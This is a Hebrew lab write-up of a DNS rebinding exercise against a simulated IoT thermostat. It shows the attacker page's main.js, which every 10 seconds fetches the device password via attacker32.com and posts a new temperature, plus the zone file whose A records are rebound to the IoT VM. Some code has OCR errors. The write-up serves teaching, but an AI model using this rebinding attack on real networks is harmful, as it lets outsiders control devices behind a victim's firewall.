
```

כעת ננסה ללחוץ על הכפתור של שינוי המעלות, דרך האתר של התוקף, ל-99 נראה שזה אכן משתנה.




אכן משתנה, ובקונסול מופיעה ההוכחה שהשרת החזיר תגובה.

להלן השינוי ב-VM: User':



5.3. Task 8: Launch the Attack

כעת נרצה, או התוקף לפחות, לשנות את המעלות בלי הלחיצת כפתור באופן אוטומטי כל 10 שניות, שזה מה שעושה האתר של התוקף שזה הקובץ `main.js`.




```
1 let INTERVAL_LENGTH = 10;
2 let TEMPERATURE = 88
3
4 let url_prefix = 'http://www.attacker32.com:8080'
5
6 function launchAttack() {
7   console.log('Launch the Attack!!!');
8   $.get(url_prefix + '/password', function(data) {
9     if ('StillMe' === data) {
10      console.log('Failed: Still talking to the attacker's web server!!!');
11      $('#pwd-err').show();
12      $('#pwd-iot').hide();
13     } else {
14      console.log('Great, now I am talking to the IoT device!!!');
15      $('#pwd-err').hide();
16      $('#pwd-iot').show();
17     }
18
19     $.post(url_prefix + '/temperature?value=' + TEMPERATURE
20           + '&password=' + data.password,
21           function(data) { });
22   });
23 }
24
25 function countdown() {
26   $('#currentCount').html("<h2>" + count + "</h2>");
27   if (count === 0) {
28     launchAttack();
29     count = INTERVAL_LENGTH;
30   } else if (count === 5) {
31     $('#pwd-err').hide();
32     $('#pwd-iot').hide();
33     count--;
34   } else {
35     count--;
36   }
37 }
38
39 let count = INTERVAL_LENGTH;
40 let interval = setInterval(countdown, 1000);
```

נבצע את אותה הטכניקה גם כאן. נשנה בחזרה לכתובת האייפי של התוקף.



```
1 STILL 10
2 0 IN SOA ns.attacker32.com. admin.attacker32.com. (
3 2088111001
4 80
5 2H
6 4M
7 10)
8
9 0 IN NS ns.attacker32.com.
10
11 0 IN A 10.0.2.4
12 www IN A 10.0.2.4
13 ns IN A 10.0.2.4
14 * IN A 10.0.2.4
```


נשים לב שעדיין לא קישרנו את האתר לשרת ה-IoT.




לכן, נשנה כרגע את הכתובת לזה של השרת (User's VM IoT).




נבצע רענון לשינויים של קובץ ה-zone.



ועכשיו ניתן לראות שזה עובד.



רק נראה שאכן המעלות השתנו ל-88 מעלות.



ואכן השתנו. נוסף על כך, נשים לב שאכן נשלחות לשרת הבקשות לשינוי הטמפרטורה כל 10 שניות.